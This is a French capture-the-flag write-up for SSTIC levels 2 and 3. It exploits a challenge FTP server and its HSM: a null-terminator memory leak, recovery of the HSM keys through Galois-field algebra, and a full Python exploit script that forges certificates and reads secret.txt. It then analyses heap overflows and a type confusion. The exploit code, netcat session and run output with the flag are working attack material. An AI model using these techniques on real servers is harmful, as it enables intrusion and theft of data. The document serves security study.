Les bugs sont fréquents en C dès lors qu'on manipule des strings, car la gestion des octets nuls par les différentes fonctions de la libc n'est pas toujours intuitive. Si on envoie une commande USER avec un nom composé, par exemple, de 16 caractères A, alors le champ name de la structure user_t sera rempli de A et n'aura pas d'octet nul terminal. La conséquence fâcheuse, c'est que quand ce nom sera affiché avec un printf("%s") , il va également révéler les octets située après en mémoire, jusqu'à rencontrer un octet nul.

C'est là que la commande DBG devient utile. Quand le mode de debug est actif, la fonction parseCommandFTPServer va stocker dans le fichier ftp.log le nom d'utilisateur et la commande courante. La marche à suivre pour faire fuiter de l'information est de se connecter avec un utilisateur valide pour avec le mode debug. Ensuite, au sein de la même connexion, on change de nom d'utilisateur pour en choisir un de 16 caractères, puis on change à nouveau vers un nom valide afin d'avoir le droit de récupérer le fichier de log. Les commandes sont logguées avant d'être appliquées. Au moment du log de notre deuxième commande USER anon, c'est donc le nom AAAAAAAAAAAAAAAA qui va être logué et provoquer un leak.

Voici comment déclencher ce leak à la main, avec netcat.

```
# nc 62.210.131.87 31337
  220 Welcome
USER anon
  331 Username ok, need password
PASS
  230 Login successful
DBG
  150 Ok
USER AAAAAAAAAAAAAAAA
  530 Invalid username
USER anon
  331 Username ok, need password
PASS
  230 Login successful
PASV
  227 Entering passive mode (62,210,131,87,147,12)
RETR ftp.log
```

En lançant un deuxième netcat sur le port de données (ici 174*256+12 = 37644), on récupère le fichier ftp.log qui contient des octets leakés. Mais qu'est-ce qu'on leak exactement ?

1. Dans la structure user_t, juste après le nom d'utilisateur, on trouve une signature sur 8 octets. La signature est calculée à partir d'une chaîne de caractères de 8 octets : la permission sur un octet, et les 7 premiers octets du nom d'utilisateur (paddé avec des octets nuls si le nom est court). Cette chaîne est ensuite envoyée au HSM via le port série, avec l'identifiant de commande 3 = sign_u64. Le HSM répond avec 8 octets qui

vont composer la signature. Cette signature est calculée et stockée une première fois dans la structure user_t lors du traitement de la commande USER. Ensuite, avant chaque autre commande FTP, cette signature est recalculée et comparée avec celle sauvegardée dans la structure user_t. Donc si on trouve un moyen de changer notre permission via une écriture arbitraire, la signature ne serait plus valide et nous ne pourrions pas exécuter d'autres commandes (et donc pas de RETR secret.txt).

2. Si la signature ne contient pas d'octet nul, on va également leaker le dernier champ de la structure user_t, qui est l'adresse de la fonction computeSigUser, qui est une des fonctions du serveur FTP. Plus précisément, c'est un pointeur de fonction signé qui est stocké. Un peu sur le modèle de PAC sur les architectures ARM récentes, les octets de poids fort inutilisés des pointeurs de fonction vont servir à stocker une signature. Ce leak de l'adresse de computeSigUser nous servira pour le niveau 3 du challenge, lorsqu'on voudra faire du ROP.
3. Enfin, si le pointeur de computeSigUser ne contient toujours pas d'octet nul, on va leak ce qui se trouve après la structure user_t dans la heap.

2.5 Analyse du HSM

Pour rappel, notre objectif pour passer ce niveau est de forger un certificat valide, et pour ceci nous avons besoin des clés K1 et K2 stockées dans le HSM du serveur distant. En local, le HSM de test utilise par défaut les variables d'environnement K1=123 et K2=456, mais sur le serveur distant, ces valeurs vont changer à chaque nouvelle connexion.

.Comme nous sommes maintenant capables de faire fuiter deux signatures, il faut étudier l'algorithme qui signe pour savoir s'il est inversible. A partir d'un clair connu et de sa signature, nous aimerions pouvoir retrouver les clés.

On peut commencer à jouer en boite noire en interrogeant directement notre HSM de test sur son port série. Pour ceci, j'ai écrit un petit script python. Ci-dessous, voici la partie de ce script qui demande à notre HSM de calculer les signatures des utilisateurs anon et anonymous.

```python
import serial
import struct

def b2q(s):
    return struct.unpack("<Q", s)[0]

def q2b(s):
    return struct.pack("<Q", s)

def sign_u64(s, data, previous_data):
    s.write(b"\x03" + q2b(data) + q2b(previous_data))
    return b2q(s.read(8))

def main():
    s = serial.Serial("/tmp/simavr-uart0")
    r = sign_u64(s, b2q(b"\x01anon\x00\x00\x00"), 0)
    print("anon signature: 0x%016x" % r)

    r = sign_u64(s, b2q(b"\x01anonymo"), 0)
    print("anonymous signature: 0x%016x" % r)

if __name__ == '__main__':
    main()
```

Voici les signatures obtenues lorsque l'on démarre notre HSM de test avec les clés par défaut K1=123 et K2=456.

```
# python3 signature_v1.py
anon signature: 0x016d27733e4b14cf
anonymous signature: 0x259c125180b8db66
```

J'ai ensuite fait varier K1 et K2 afin d'étudier comment la signature évolue. Et oui, elle évolue. A l'oeil, on ne repère aucun motif évident. Pour m'assurer que les clés K1 et K2 du HSM distant étaient vraiment aléatoires et non triviales, j'ai généré un million de signatures de l'utilisateur anon en faisant varier K1 et K2 entre 0 et 1000. Puis j'ai leaké une trentaine de fois la signature de l'utilisateur anon sur le serveur distant, en vérifiant à chaque fois si cette signature fait parti de mon million de signatures.

A chaque fois, la signature distante change. Et à chaque fois, elle n'est pas incluse dans mon million de signatures triviales. Les clés K1 et K2 distantes semblent donc avoir de vraies valeurs aléatoires et qui ne vont pas être bruteforçables dans un temps raisonnable. L'analyse boite noire montre vite ses limites et il va falloir aller mettre les mains dans le firmware du HSM.

Le firmware chall.hex est au format Intel HEX. Pour pouvoir le charger dans Ghidra, je l'ai d'abord converti en binaire avec l'outil **srec_cat**.

```
# srec_cat chall.hex -intel -o chall.bin -binary
```

Ghidra propose 7 variantes différentes pour l'architecture AVR. J'ai testé les 7 et conservé celle qui me donnait le résultat le plus esthétique (avr8 :LE :16 :default). Ghidra n'est peut-être pas l'outil le plus adapté pour analyser un programme AVR. Si le programme avait été particulièrement long ou complexe à analyser, je serai peut être parti en quête d'outils spécifiques à Arduino. Mais dans ce cas précis, Ghidra a été suffisant car le code est plutôt concis.

Je ne connaissais pas l'architecture AVR avant ce challenge, mais ça ressemble à n'importe quelle autre architecture. Ici, les registres ne font que 8bits, mais ils sont souvent addressés deux par deux. On peut noter que pour AVR, le code décompilé par Ghidra est particulièrement horrible. Il est généralement plus long que le code assembleur et bien moins lisible.

Après un peu de reverse, on repère le code servant à lire et écrire des données sur le port série (UART) et on trouve l'endroit du firmware où sont traitées les commandes.

La commande 1 permet de signer un pointeur. La commande 2 sert à authentifier un pointeur. La commande 3 se charge de signer 8 octets. Enfin, on découvre l'existence d'une commande 4, qui ne prend pas de paramètre et qui permet de lire le GOODFS_PASSWD stocké dans l'eeprom du HSM.

La portion de code qui nous intéresse est commune aux commandes 1, 2 et 3. Dans les 3 cas, c'est le même algorithme de signature qui est exécuté. Avant de casser cet algorithme, il faut d'abord le comprendre. Pour ce faire j'ai entrepris d'utiliser ma technique habituelle : recoder cet algorithme en python.

Pour être capable de recoder l'algorithme sans faire d'erreur, j'ai généré une trace d'exécution. On peut obtenir une trace en recompilant le projet simavr après avoir ajouté au Makefile la ligne suivante : `CFLAGS += -DCONFIG_SIMAVR_TRACE=1`. Ensuite, on prend soin de choisir des clés K1 et K2 qui ont des valeurs facilement reconnaissables (ex K1=0x1122334455667788). En effet, si on garde K1=123 et K2=456, il y aura beaucoup d'octets nuls, ce qui augmente le risque de ne voir que tardivement nos erreurs. La trace obtenue de cette manière fait plus de 65000 lignes. Pour chaque instruction exécutée, on a la valeur des registres modifiés par cette instruction. Certains noms de registre sont différents entre la trace simavr et Ghidra, mais rien d'insurmontable.

On code donc petit à petit notre implémentation python de l'algorithme de signature en vérifiant qu'elle correspond toujours à la trace d'exécution. Voici ce que l'on obtient après avoir nettoyé le code.

```python
import struct

def b2q(s):
    return struct.unpack("<Q", s)[0]

class HSM(object):
    def __init__(self, K1, K2):
        self.K1 = K1
        self.K2 = K2
        self.MAGIC = 0x0247F43CB7

    def magic_mul(self, a, b):
        r = 0
        while a and b:
            if a & 1:
                r = r ^ b
            a = a >> 1
            carry = b >> 63
            b = (b << 1) & 0xFFFFFFFFFFFFFFFF
            if carry:
                b = b ^ self.MAGIC
        return r

    def sign_u64(self, data, previous_data):
        r = self.magic_mul(self.K1, data)
        r = r ^ previous_data
        r = self.magic_mul(self.K1, r)
        r = r ^ self.K2
        r = self.magic_mul(self.K1, r)
        return r

def main():
    hsm = HSM(123, 456)
    r = hsm.sign_u64(b2q(b"\x01anon\x00\x00\x00"), 0)
    print("anon signature: 0x%016x" % r)

    r = hsm.sign_u64(b2q(b"\x01anonymo"), 0)
    print("anonymous signature: 0x%016x" % r)

if __name__ == '__main__':
    main()
```

```
# python3 signature_v2.py
anon signature: 0x016d27733e4b14cf
anonymous signature: 0x259c125180b8db66
```

Notre script obtient les même signatures que lorsqu'on interroge le HSM via le port série. Notre implémentation est donc fonctionnelle. L'algorithme de signature utilise des XOR et une fonction que j'ai appelé magic_mul, qui est un genre de multiplication dont le résultat va être xoré avec une valeur codée en dur (0x0247F43CB7) à chaque fois qu'un bit de retenu sera rencontré.

J'ai donc essayé de retrouver K1 et K2 à partir d'un clair et d'une signature. Mais j'ai rapidement compris que ça aller être l'enfer. Heureusement, un douloureux flashback du challenge SSTIC 2020 m'a fait réaliser que le code que j'avais sous les yeux me disait quelque chose. Dans le niveau 4 du challenge SSTIC 2020, on avait dû reverser l'algorithme de chiffrement par bloc COCONUT98, qui utilisait une multiplication dans un corps de Galois.

Finalement, notre magic_mul n'est rien d'autre qu'une multiplication dans un corps de Galois GF(2^{64}), dont le polynome est 0x10000000247f43cb7. Il ne faut pas oublier le bit de poids fort 2^{64}, qui n'est pas directement visible dans le code qu'on reverse. Ça aussi c'est un douloureux apprentissage qui date de COCONUT98. Dans l'algorithme de signature, les XOR qui interviennent entre chaque multiplication sont en fait des additions dans GF (ou des soustractions, ici c'est la même chose). Comme en 2020, j'ai utilisé le module python pyfinite pour implémenter ces opérations dans GF. On obtient ainsi une 3ème version de notre script de signature.

```python
import struct
from pyfinite import ffield

POLY = 0x10000000247f43cb7

def b2q(s):
    return struct.unpack("<Q", s)[0]

def sign_u64(K1, K2, data, previous_data):
    f = ffield.FField(64, gen=POLY, useLUT=0)
    r = f.Multiply(K1, data)
    r = f.Add(r, previous_data)
    r = f.Multiply(K1, r)
    r = f.Add(r, K2)
    r = f.Multiply(K1, r)
    return r

def main():
    r = sign_u64(123, 456, b2q(b"\x01anon\x00\x00\x00"), 0)
    print("anon signature: 0x%016x" % r)

    r = sign_u64(123, 456, b2q(b"\x01anonymo"), 0)
    print("anonymous signature: 0x%016x" % r)

if __name__ == '__main__':
    main()
```

```
# python3 signature_v3.py
anon signature: 0x016d27733e4b14cf
anonymous signature: 0x259c125180b8db66
```

On obtient, pour la 3ème fois, le même résultat. Mais l'avantage, c'est que maintenant on va pouvoir résoudre des équations en faisant (presque) abstraction du fait qu'on soit dans un corps de Galois.

2.6 Récupération des clés

Pour retrouver K1 et K2, on doit résoudre un système de deux équations à deux inconnues. Dans notre cas, le calcul est simplifié car le deuxième argument de sign_u64 vaut 0.

Soit P_1 l'entier 64bits little-endian correspondant à "\x01anon\x00\x00\x00",
Soit P_2 l'entier 64bits little-endian correspondant à "\x01anonymo",
Soit C_1 la signature de l'utilisateur anon qui a été fuitée,
Soit C_2 la signature de l'utilisateur anonymous qui a été fuitée,
On a

$$\begin{aligned} C_1 &= (((K_1 \cdot P_1 + 0) \cdot K_1) + K_2) \cdot K_1 \\ &= (((K_1)^2 \cdot P_1) + K_2) \cdot K_1 \\ &= (K_1)^3 \cdot P_1 + K_2 \cdot K_1 \end{aligned}$$

En raisonnant de la même manière avec C_2, nous devons résoudre le système de deux équations à deux inconnues suivant :

$$\begin{cases} C_1 &= (K_1)^3 \cdot P_1 + K_2 \cdot K_1 \\ C_2 &= (K_1)^3 \cdot P_2 + K_2 \cdot K_1 \end{cases} \tag{1}$$

Où les deux inconnues sont K_1 et K_2. Dans la première équation, on va exprimer K_2 en fonction du reste.

$$\begin{aligned} C_1 &= (K_1)^3 \cdot P_1 + K_2 \cdot K_1 \\ K_2 \cdot K_1 &= C_1 - (K_1)^3 \cdot P_1 \\ K_2 &= \frac{C_1 - (K_1)^3 \cdot P_1}{K_1} \\ K_2 &= \frac{C_1 + (K_1)^3 \cdot P_1}{K_1} \end{aligned}$$

Comme on est dans GF(2^{64}), les additions sont identiques aux soustractions puisqu'elles se traduiront dans les deux cas par un XOR. On ne va donc pas se gêner pour remplacer les - par des + quand cela nous arrange.

A présent, on remplace le K_2 de la deuxième équation par l'expression que l'on vient de calculer.

$$C_2 = (K_1)^3 \cdot P_2 + K_2 \cdot K_1$$

$$C_2 = (K_1)^3 \cdot P_2 + \frac{C_1 + (K_1)^3 \cdot P_1}{K_1} \cdot K_1$$

$$C_2 = (K_1)^3 \cdot P_2 + C_1 + (K_1)^3 \cdot P_1$$

$$(K_1)^3 \cdot P_1 + (K_1)^3 \cdot P_2 = C_1 + C_2$$

$$(K_1)^3 \cdot (P_1 + P_2) = C_1 + C_2$$

$$(K_1)^3 = \frac{C_1 + C_2}{P_1 + P_2}$$

$$K_1 = \sqrt[3]{\frac{C_1 + C_2}{P_1 + P_2}}$$

La bonne nouvelle c'est qu'on a résolu l'équation ! Il suffit de calculer cette expression, dont toutes les variables sont connues, pour connaître la clé K1 du HSM distant. La moins bonne nouvelle, c'est que pour calculer cette valeur, il faut calculer une racine cubique. Sauf que dans un corps de Galois... je ne sais pas trop ce que ça implique ni comment procéder. Le module pyfinite ne gère pas les racines. Après un peu de recherche, j'ai dû me résoudre à sortir les grands moyens : le gargantuesque framework Sage.

Tout aurait pu être fait avec Sage, mais j'ai préféré conserver l'usage de pyfinite, et utiliser Sage uniquement pour le calcul de la racine cubique. Voici mon script cuberoot.sage. La syntaxe est basée sur python, mais elle est propre à Sage. Ce n'est donc pas du python valide.

```
if len(sys.argv) != 2:
    print("Usage: %s <integer>" % sys.argv[0])
    sys.exit(2)

F.<a> = GF(2^64, "x", modulus = x^64 + x^33 + x^30 + x^26 + x^25 + x^24 + x^23 + x^22 + x^21 + x^20
                              + x^18 + x^13 + x^12 + x^11 + x^10 + x^7 + x^5 + x^4 + x^2 + x^1 + 1)

b = F.fetch_int(int(sys.argv[1]))
for r in b.nth_root(3, all=True):
    print(r.integer_representation())
```

Quand on teste ce script avec différentes valeurs, on trouve plusieurs solutions pour K1 (empiriquement, on a l'air de trouver 3 solutions). Pour chaque clé K1 trouvée, on va recalculer la clé K2 associée :

$$C_1 = (K_1)^3 \cdot P_1 + K_2 \cdot K_1$$

$$K_2 \cdot K_1 = (K_1)^3 \cdot P_1 + C_1$$

$$K_2 = \frac{(K_1)^3 \cdot P_1 + C_1}{K_1}$$

$$K_2 = (K_1)^2 \cdot P_1 + \frac{C_1}{K_1}$$

On a désormais toutes les informations nécessaires pour forger un certificat avec une signature valide. En envoyant nos 3 certificats candidats au serveur FTP, on saura quel couple de clés K1 K2 est le bon.

Voici le script python solve2.py qui englobe toutes les étapes de résolution du niveau 2 : client FTP minimaliste, leak de signature, cassage des clés, tests de certificat, choix d'une permission arbitraire et lecture du fichier secret.txt.

```python
import struct
import socket
import re
import subprocess
import argparse
import base64
import sys

from pyfinite import ffield

POLY = 0x10000000247f43cb7
COMPUTESIGUSER = 0x1049C0

def b2q(s):
    return struct.unpack("<Q", s)[0]

def q2b(s):
    return struct.pack("<Q", s)

def compute_keys(anon_sig, anonymous_sig):
    C1 = anon_sig
    C2 = anonymous_sig
    P1 = b2q(b"\x01anon\x00\x00\x00")
    P2 = b2q(b"\x01anonymo")
    C = C1 ^ C2
    P = P1 ^ P2

    f = ffield.FField(64, gen=POLY, useLUT=0)
    cube = f.Divide(C, P)

    print("[+] Calling sage...")
    o = subprocess.check_output(["sage", "cuberoot.sage", str(cube)])
    K1_list = [int(i) for i in o.decode().strip().split("\n")]
    keys = []
    for K1 in K1_list:
        # compute K2
        r = f.Multiply(K1, K1)
        r = f.Multiply(r, K1)
        r = f.Multiply(r, P1)
        r = r ^ C1
        K2 = f.Divide(r, K1)
        print("[+] Found key candidate K1=0x%016x, K2=0x%016x" % (K1, K2))
        keys.append((K1, K2))
    return keys

class HSM(object):
    def __init__(self, K1, K2):
        self.K1 = K1
        self.K2 = K2
```

```
50          self.f = ffield.FField(64, gen=POLY, useLUT=0)
51
52      def sign_u64(self, data, previous_data):
53          r = self.f.Multiply(self.K1, data)
54          r = self.f.Add(r, previous_data)
55          r = self.f.Multiply(self.K1, r)
56          r = self.f.Add(self.K2, r)
57          r = self.f.Multiply(self.K1, r)
58          return r
59
60      def sign_data(self, data):
61          prev = 0
62          for i in range(0, len(data), 8):
63              d = data[i:i+8].ljust(8, b"\x00")
64              prev = self.sign_u64(b2q(d), prev)
65          return prev
66
67      def sign_pointer(self, pointer):
68          r = self.sign_u64(pointer, 0)
69          r = (r & 0xFFFF000000000000) ^ pointer
70          return r
71
72  class FtpClient(object):
73      def __init__(self, ip, port, is_remote=False):
74          self.s = socket.socket()
75          self.s.connect((ip, port))
76          assert(self.recv_line().startswith("220 Welcome"))
77          print("[+] Connected to %s:%d" % (ip, port))
78
79      def recv_line(self):
80          b = bytearray()
81          while True:
82              c = self.s.recv(1)
83              b += c
84              if c == b"\n":
85                  return bytes(b).decode()
86
87      def recvn(self, n):
88          b = bytearray()
89          while True:
90              c = self.s.recv(1)
91              b += c
92              if len(b) == n:
93                  return bytes(b)
94
95      def cmd(self, command, ret=True):
96          self.s.sendall((command + "\n").encode())
97          if ret:
98              r = self.recv_line()
99              return r
100
101     def build_cert(self, user, perm, K1, K2, nospaces=False):
102         if(type(perm) == type(1)):
103             perm = int.to_bytes(perm, 1, "big")
104         cert = b"user=%s&perms=%s" % (user, perm)
105         hsm = HSM(K1, K2)
106         if nospaces:
107             sig = hsm.sign_data(cert.replace(b"\n",b"\x00"))
108         else:
109             sig = hsm.sign_data(cert)
110         cert = b"%s&sig=%d" % (cert, sig)
111         b64cert = base64.b64encode(cert)
112         return b64cert
113
114     def passive_cmd(self, cmd):
115         r = self.cmd("PASV")
116         ip, port = self.parse_passive(r)
117         if ip == "10.10.10.10":
118             ip = "127.0.0.1"
119         self.cmd(cmd, ret=False)
120         s2 = socket.socket()
121         s2.connect((ip, port))
122         data = bytearray()
123         while True:
124             r = s2.recv(4096)
```

```
            if not r:
                break
            data += r
        s2.close()
        return self.recv_line(), data

    def get_file(self, fname):
        status, data = self.passive_cmd("RETR %s" % fname)
        status += self.recv_line()
        return status, data

    def parse_passive(self, line):
        if not line.startswith("227"):
            raise Exception("Bad passive mode line")
        x = re.findall(r"\((\d+),(\d+),(\d+),(\d+),(\d+),(\d+)\)", line)[0]
        ip = ".".join(str(i) for i in x[:4])
        port = int(x[4]) * 256 + int(x[5])
        return ip, port

class Stage2(object):
    def __init__(self, target):
        self.remote= False
        self.code_base = None
        self.anon_sig = None
        self.anonymous_sig = None
        self.K1 = self.K2 = None
        if target == "remote":
            self.remote = True
            self.ftp = FtpClient("62.210.131.87", 31337, True)
        elif target == "vm":
            self.ftp = FtpClient("127.0.0.1", 31337)
        else:
            self.ftp = FtpCLient("127.0.0.1", 31500)

    def run(self):
        self.leak_sig_and_code()
        self.break_keys()
        self.get_secret()

    def leak_sig_and_code(self):
        print("[+] Leaking signatures and code base address...")
        self.ftp.cmd("USER anon")
        self.ftp.cmd("PASS")
        self.ftp.cmd("DBG")
        self.ftp.cmd("USER AAAAAAAAAAAAAAAA") # leak signature of USER anon
        self.ftp.cmd("USER anonymous")
        self.ftp.cmd("PASS")
        self.ftp.cmd("USER AAAAAAAAAAAAAAAA") # leak signature of USER anonymous
        self.ftp.cmd("USER anon")
        self.ftp.cmd("PASS")

        status, data = self.ftp.get_file("ftp.log")
        r = re.findall(rb"User AAAAAAAAAAAAAAAA(.{8})(.{8})", data, re.DOTALL)
        self.anon_sig = b2q(r[0][0])
        self.anonymous_sig = b2q(r[1][0])
        computeSigUser = b2q(r[0][1]) & 0x0000FFFFFFFFFFFF
        self.code_base = computeSigUser - COMPUTESIGUSER
        print("[+] Anon signature: 0x%016x" % self.anon_sig)
        print("[+] Anonymous signature: 0x%016x" % self.anonymous_sig)
        print("[+] Code base address: 0x%016x" % self.code_base)

    def break_keys(self):
        found = False
        keys = compute_keys(self.anon_sig, self.anonymous_sig)
        for K1, K2 in keys:
            cert = self.ftp.build_cert(b"test", b"2", K1, K2)
            r = self.ftp.cmd("CERT " + cert.decode())
            if r.startswith("150 Ok"):
                found = True
                print("[+] Got a valid CERT with K1=0x%016x and K2=0x%016x" % (K1, K2))
                break
        if not found:
            raise Exception("Unable to get a valid CERT :(")
        self.K1 = K1
        self.K2 = K2
```

```python
    def get_secret(self):
        cert = self.ftp.build_cert(b"PWN", b"2", self.K1, self.K2)
        self.ftp.cmd("CERT " + cert.decode())
        print("[+] Logged with username=PWN and permission=2")
        status, data = self.ftp.get_file("secret.txt")
        print("[+] Got secret.txt file")
        with open("secret.txt", "wb") as f:
            f.write(data)

def parse_args():
    parser = argparse.ArgumentParser()
    parser.add_argument("target", choices=["remote", "vm", "local"])
    return parser.parse_args()

def main():
    args = parse_args()
    s = Stage2(args.target)
    s.run()

if __name__ == "__main__":
    main()
```

```
# python3 solve2.py remote
[+] Connected to 62.210.131.87:31337
[+] Leaking signatures and code base address...
[+] Anon signature: 0xde0ccd0140803bac
[+] Anonymous signature: 0xc02182593916ffff
[+] Code base address: 0x000055f5dccb8000
[+] Calling sage...
[+] Found key candidate K1=0xc668b1324cdce470, K2=0xece72bf56cb89c07
[+] Found key candidate K1=0xaed73cb710f3fe4b, K2=0x1d60766caa822591
[+] Found key candidate K1=0x68bf8d855c2f1a3b, K2=0xf1875d99c63ab996
[+] Got a valid CERT with K1=0x68bf8d855c2f1a3b and K2=0xf1875d99c63ab996
[+] Logged with username=PWN and permission=2
[+] Got secret.txt file
```

Grand Gourou Skippy,

J'ai eu accès à des informations de la plus haute importance concernant la topologie terrestre.

Je vais retourner au bord pour continuer d'étudier notre magnifique plateau.

En attendant, gardez un oeil sur les sceptiques qui commencent à découvrir la vérité. Nous n'avons pas fini la construction de notre barrière et des gens pourraient tomber, ce qui révélerait la véritable forme de notre foyer.

Platement,

Frère Bob

SSTIC{717ff143aa035b4da1cdb417b7f003f3}

Le fichier secret.txt contient le flag du deuxième niveau du challenge !

```
SSTIC{717ff143aa035b4da1cdb417b7f003f3}
```

3 Niveau 3

3.1 But du niveau

Le fichier secret.txt ne contient pas d'indice pour nous guider dans la suite du challenge. On peut néanmoins supposer sans trop de risque que le but de ce 3ème niveau sera de lire le fichier m00n.txt qui se trouve dans le dossier *sensitive*.

Tout comme secret.txt, dans notre VM de test, ce fichier ne contient que la chaîne REDACTED, mais on sait que sur le serveur distant, il contiendra un flag.

On cible m00n.txt car on sent que ce fichier n'est « pas loin ». Ce qui nous empêche d'y accéder, c'est la limitation du serveur FTP qui ne permet pas de changer de dossier. Le plan va donc être de trouver des vulnérabilités dans le serveur FTP afin de l'exploiter et de récupérer m00n.txt (soit avec un petit `chdir`, soit en allant le lire directement).

3.2 Recherche de vulnérabilités

Lors du niveau précédent, on a déjà trouvé une vulnérabilité permettant de faire fuiter une signature du HSM ainsi que l'adresse de base du code du serveur FTP. C'est déjà bien, mais il nous en faut plus.

Pour chercher de nouvelles vulnérabilités, le code du serveur FTP étant relativement peu volumineux, on va simplement l'étudier en analyse statique. On le lit dans Ghidra à tête reposée, en vérifiant à chaque fois si les tailles des données sont correctement vérifiées avant d'être copiées. Comme nous sommes désormais capables de générer des certificats valides, on va s'intéresser en particulier à la surface d'attaque supplémentaire que représente la commande CERT.

Trois vulnérabilités supplémentaires ont pu être trouvées de cette manière : une confusion de type et deux Heap overflow.

3.3 Heap overflow base64

Une vulnérabilité de type Heap Overflow permet d'écraser jusqu'à 0x100 octets lors du décodage base64 d'un certificat. En effet, le serveur FTP accepte des commandes de longueur maximale 0x400 octets. La commande CERT prend comme argument une chaîne de caractères encodée en base64. Le bug vient du fait que le serveur FTP ne réserve que 0x200 octets pour stocker la version décodée du certificat. Or, 0x400 octets de base64 vont avoir une taille décodée de 0x300 octets.

Le buffer de 0x200 octets dans lequel nous allons déborder se trouve dans la Heap, à un endroit qui ne parait pas particulièrement intéressant à première vue. Il va par exemple être possible de réécrire des header de chunk libérés. C'est l'occasion de lire ou de relire les trop nombreuses *House of Truc* pour avoir de l'inspiration sur la meilleure façon d'exploiter cet vulnérabilité, mais la route peut être assez longue.

Cependant, on sait que l'on aura besoin d'un leak d'une adresse de la Heap pour aller plus loin. Je suis donc parti en quête d'une autre vulnérabilité offrant un leak. Il se trouve qu'en trouvant ce leak, j'ai également trouvé une vulnérabilité beaucoup plus puissante permettant

de contrôler le pointeur d'exécution. La vulnérabilité de Heap overflow base64 n'a pas donc pas été utilisée.

3.4 Confusion de type

Lorsqu'on s'authentifie avec la commande USER, le serveur alloue et remplit une structure user_t de taille 0x30 octets. Notre nom d'utilisateur est alors stocké directement dans la structure, dans un champ de type char[16].

Si on s'authentifie avec la commande CERT, cette fois le serveur alloue et remplit une structure cert_t, elle aussi de taille 0x30 octets, mais dont certains champs sont différents. Le nom d'utilisateur n'est plus stocké directement dans la structure. Elle ne contient qu'un pointeur (char*) d'un buffer qui a été malloc.

Cette différence entre les structures user_t et cert_t en font des candidats idéaux pour une confusion de type. Si on arrive à tromper le serveur pour qu'il manipule notre structure cert_t comme une structure user_t, alors lorsqu'il affichera le nom d'utilisateur, il nous révélera à la place le pointeur vers ce nom.

Les structures user_t et cert_t sont toutes les deux stockées dans le même champ de la structure qu'on a nommé ftp_t. Pour connaître le type de la structure manipulée, le serveur se base sur un booléen stocké dans un autre champ de la structure ftp_t, qu'on va baptiser is_cert.

Dans la structure ftp_t, le champ qui précède le booléen is_cert est le buffer de réception des commandes FTP. Il s'agit d'un tableau de 0x400 octets qui est rempli au sein de la fonction handleClientFTPServer. C'est ici que réside la vulnérabilité. En effet, dans cette fonction, une boucle infinie se charge de lire jusqu'à 0x400 octets en provenance du client, de parser la commande FTP reçue et d'exécuter son handler. Le problème est que ce code ajoute un octet nul à la fin de la commande FTP. Dans le cas où la commande mesure exactement 0x400 octets, l'octet nul sera rajouté en dehors du buffer et va écraser le booléen is_cert, ce qui va déclencher la confusion de type.

Comme nous allons le voir juste après, cette confusion aura des effets puissants mais destructeurs. Il faudra être précis pour ne pas faire crasher le serveur.

3.5 Heap overflow realloc

Cette autre vulnérabilité concerne encore la commande CERT. Elle n'a été découverte qu'un peu plus tard et un peu par hasard, lors de la phase d'exploitation. Il existe un Heap overflow lorsque l'on envoie deux certificats, dont le deuxième a un nom plus long que le premier.

Une commande CERT provoque deux allocations mémoire : une de taille 0x30 pour stocker la structure cert_t, et une autre de taille variable pour stocker le nom d'utilisateur qui aura été choisi dans le certificat. Quand une commande CERT est reçue alors qu'un précédent CERT existait déjà, le serveur FTP tente une optimisation pour économiser une allocation quand c'est possible : il réutilise le buffer alloué qui contient le nom d'utilisateur. Pour ce faire, il compare la taille du nouveau nom d'utilisateur avec celle de l'ancien. Si le nouveau

nom est plus court, parfait, il n'y a rien à faire. Si le nouveau nom est plus long, alors pas le choix, il faudra faire un realloc... Du moins, ça c'est le code qui était probablement souhaité par le développeur. Dans la pratique, il y a une erreur sur le sens de la comparaison. Si le nouveau nom d'utilisateur est plus long que l'ancien, le realloc n'a pas lieu et le nouveau nom va donc provoquer un Heap overflow.

Cette vulnérabilité est plus puissante que le Heap overflow du base64. Mais comme elle n'a été découverte que tardivement, je m'en suis uniquement servi pour avoir plus de place pour les données de ma ropchain (des noms de fichiers, etc).

3.6 Exploitation de la confusion de type

L'exploitation va principalement reposer sur la vulnérabilité de confusion de type qui va à la fois nous offrir un leak d'adresse de la Heap et un contrôle du pointeur d'exécution.

Pour mieux comprendre les impacts de cette vulnérabilité, voici une comparaison entre la structure user_t et cert_t :

Structure Editor - user_t (ser...

Offset	Length	DataType	Name
0x0	0x8	uint64_t	used
0x8	0x8	uint64_t	perms
0x10	0x10	char[16]	username
0x20	0x8	uint64_t	sig
0x28	0x8	void *	computeSigUser

Structure Editor - cert_t (ser...

Offset	Length	DataType	Name
0x0	0x8	uint64_t	used
0x8	0x8	uint64_t	perms
0x10	0x8	char *	username_ptr
0x18	0x8	uint64_t	sig
0x20	0x8	void *	computeSigCert
0x28	0x8	void *	destructorCert

Si on s'authentifie avec la commande CERT puis qu'on déclenche la confusion de type en envoyant une commande quelconque de 0x400 octets, notre structure cert_t va être traitée par le serveur comme étant une structure user_t. Dans les faits, cette confusion aura deux principaux effets.

Le premier effet, c'est le but que nous cherchions à atteindre initialement. La fonction parseCommandFTPServer sauvegarde dans un fichier de log chaque commande FTP reçue, en incluant le nom d'utilisateur. Ce nom est récupéré par la fonction getUsernameFTPServer. Une fois la confusion de type déclenchée, cette fonction va faire fuiter le pointeur de notre nom d'utilisateur, qui est une adresse dans la Heap. En utilisant au préalable la commande DBG, on pourra récupérer le fichier ftp.log via la commande RETR et obtenir ce leak de Heap.

Mais il y a un mais. Le second effet de la confusion de type est dévastateur. A chaque fois que le serveur reçoit une commande FTP, il appelle la fonction canExecCmdFTPServer qui recalcule la signature de l'utilisateur actif. Si la signature est invalide, seul un panel réduit de commandes est accepté (USER, PASS, QUIT et CERT). Dans le cas normal, pour calculer cette signature le serveur utilise user_t->computeSigUser ou cert_t->computeSigCert. Mais a cause de la confusion de type, en pensant appeler user_t->computeSigUser, le serveur va en réalité exécuter cert_t->destructorCert.

La fonction destructorCert libère deux chunks : celui qui contient le nom d'utilisateur et celui de la structure cert_t. Et cette fonction va être appelée à chaque commande qu'on

envoie ! Donc on va rapidement être confronté à un problème de double free. Seule la commande de 0x400 octets qui déclenche la confusion de type va être exécutée correctement. Cette commande doit absolument réparer les effets néfastes de la confusion de type, sinon le serveur va crasher sans même qu'on ait l'opportunité de récupérer notre leak dans le fichier ftp.log.

